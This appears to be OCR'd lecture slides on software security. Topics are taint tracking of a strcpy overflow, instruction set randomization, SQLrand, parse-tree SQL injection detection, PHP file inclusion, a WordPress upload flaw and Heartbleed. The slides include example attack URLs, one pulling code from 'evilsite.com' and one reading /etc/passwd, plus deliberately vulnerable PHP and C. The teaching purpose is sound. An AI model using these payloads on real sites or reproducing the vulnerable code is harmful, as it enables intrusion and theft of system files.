
- Tracks each instruction that manipulates data in order to determine whether the result is tainted.
  - Data movement instructions
    - LOAD, STORE, MOVE, PUSH, POP, and etc.
    - Rule: if any byte of data at the source location is tainted, the data at the destination will be tainted
  - Arithmetic instructions
    - ADD, SUB, XOR, and etc.
    - Rule: the result will be tainted if any byte of the operands is tainted


```
#include <string.h>
int main (int argc, char **argv)
{
   printf("%s", "CEG");
   foo(argv[1]);
   printf("%s", "7900")
}
void foo (char *bar)
{
   char c[12];
   strcpy (c, bar);
}
```

TaintTracker

```
        XXX
        YYY              # instrs for printf

        push argv[1]
        call foo     #EIP will be pushed
adr1    pop

        ZZZ
        KKK            #instrs for printf

foo:    push EBP
        mov ESP, EBP
        sub 12 ESP  #Allocate buffer
        copy data
        mov EBP ESP
        pop EBP
        ret
```

./test "0xFF223……."





Memory

Shadow Memory

TaintAssert


- Checks whether tainted data is used in ways that its policy defines as illegitimate
  - Jump addresses: whether the tainted data is used as a jump target (e.g., a return address)
  - Format strings (format string attacks)
  - System call arguments (for certain system calls such as execve)


```
#include <string.h>
int main (int argc, char **argv)
{
   printf("%s", "CEG");
   foo(argv[1]);
   printf("%s", "7900")
}
void foo (char *bar)
{
   char c[12];
   strcpy (c, bar);
}
```

TaintAssert

```
        XXX
        YYY              # instrs for printf
        push argv[1]
        call foo       #EIP will be pushed
adr1    pop
        ZZZ
        KKK            #instrs for printf

foo:    push EBP
        mov ESP, EBP
        sub 12 ESP  #Allocate buffer
        copy data
        mov EBP ESP
        pop EBP
        ret
```

./test "0xFF223……."






Memory

Shadow Memory

Implementation

- Emulator (e.g., QEMU)
  - You can program a CPU
- Just-In-Time Compiler (e.g., Intel PIN)
  - Dynamically instrument binaries

Instruction Set Randomization



Implementation

- E.g., Using Intel PIN
  - http://nsl.cs.columbia.edu/projects/minestrone/isr/

SQLrand: Preventing SQL Injection Attacks

- A protection mechanism against SQL injection attacks.

- Similar to instruction set randomization.

System Architecture




Fig. 1. SQLrand System Architecture

Randomization

- Identify keywords in an SQL statement
- Rewrite all keywords with the random key appended.

```
select gender, avg(age)
   from cs101.students
      where dept = %d
   group by gender
```

```
select123 gender, avg123 (age)
   from123 cs101.students
      where123 dept = %d
   group123 by123 gender
```

De-randomization

- Identify terms/keywords (e.g., starting from the original keywords)
  - E.g., select123 or select456 or select
- Evaluate the format
  - Keyword + random number
  - Detect mal-formed keywords
- Stripping away the random number
- Send it to the DBMS

Parse Tree Validation

- Objective
  - Detect SQL injection attacks at runtime.

- Observation
  - All SQL injections alter the structure of the query intended by the programmer.

The Structure of an SQL Query

- Parse tree of an intended query





Fig. 1. A SELECT query with two user inputs.


The Structure of an SQL Query

- Parse tree of an injected query



The Structure of an SQL Query

- Parse tree of an injected query



Server-Side Script Inclusion Vulnerabilities

Server Side Script (index.php) on victim.com:

```
<?php
    include(“header.html”);
    include($_GET[‘page’].”.php”);
    include(“footer.html”);
?>
```

Intended Use

- victim.com/index.php?page=news

```
<?php
    include(“header.html”);
    include($_GET[‘page’].”.php”);
    include(“footer.html”);
?>
```

Malicious Use (Remote-File Inclusion)

- victim.com/index.php?page=http://evilsite.com/evilcode


```
<?php
    include(“header.html”);
    include($_GET[‘page’].”.php”);
    include(“footer.html”);
?>
```

Malicious Use (Local-File Inclusion)

- victim.com/index.php?page=/etc/passwd%00

```
<?php
    include(“header.html”);
    include($_GET[‘page’].”.php”);
    include(“footer.html”);
?>
```

Web Security



Web Security

- Complexity
  - Protocols
    - Client
    - Server
  - Browsers
    - Data
    - Scripts
  - Servers
    - Data
    - Scripts

Example

- Each file on the web server (under the web directory) can be invoked directly from the network by giving its name as part of the URL
  - -> Each file represents an unintended entry point

WordPress OptimizePress Theme – File Upload Vulnerability

- The beginning of the vulnerable files:

```
<?php include "../../../../../wp-config.php"; ?>
<?php get_template_directory(); ?>
```

- The beginning of the patched files:

```
<?php include "../../../../../wp-config.php";
    if ( !current_user_can('add_users') ) {
        echo 'You cannot access this file. Sorry.';
        exit;
    }
?>
<?php get_template_directory(); ?>
```

Discussion

```
Ln2:  if (isset($_GET['post_id']))
          $post_id = $_GET['post_id'];
Ln3:  $sql="DELETE FROM blogdata WHERE post_id=$post_id";
Ln4:  $query=mysql_query($sql)
          or die("Cannot query the database.<br>");
Ln5:  ...
Ln6:  if(isset($varUninitialized))
         echo($varUninitialized);
Ln7:  ...
Ln8:  if (isset($_GET['content']))$str=$_GET['content'];
Ln9:  if (isset($_GET['eol']))$eol=$_GET['eol'];
Ln10: $encoded=chunk_split($str,76,$eol);
Ln11: $value=unserialize(stripslashes($_POST[$afield]));
Ln12: ...
Ln13: if(isset($_GET['year'])) $year = $_GET['year'];
Ln14: $i = 1962;
Ln15: while( $i<=$year )
Ln16: {
Ln17:    if( $i < 3000 ){ processYear($i); }
Ln18:    else { $i=$year; continue; }
Ln19:    $i++;
Ln20: }
```

Resources

- (Fresh) Vulnerabilities
  - https://blog.sucuri.net/

- The Open Web Application Security Project
  - https://www.owasp.org/index.php/About_OWASP


Heartbleed

- Security bug discovered in the OpenSSL library


- Yes. OpenSSL
  - Used everywhere (the implementation of TLS protocol)

- “At the time of disclosure, some 17% (around half a million) of the Internet's secure web servers certified by trusted authorities were believed to be vulnerable to the attack, allowing theft of the servers' private keys and users' session cookies and passwords” (Wiki)

Heartbleed



```
struct
{
        HeartbeatMessageType type;
        uint16 payload_length; //16 bits -> number of bytes for payload
        opaque payload[HeartbeatMessage.payload_length];
        opaque padding[padding_length];
} HeartbeatMessage;
```



```
struct ssl3_record_st
{
  unsigned int length;    /* How many bytes available */
  [...]
  unsigned char *data;    /* pointer to the record data */
  [...]
} SSL3_RECORD;
```

Server

- Receive the heartbeat message

```
/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;
```

Server

- Send back the received message

- /* Enter response type, length and copy payload */

```
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```

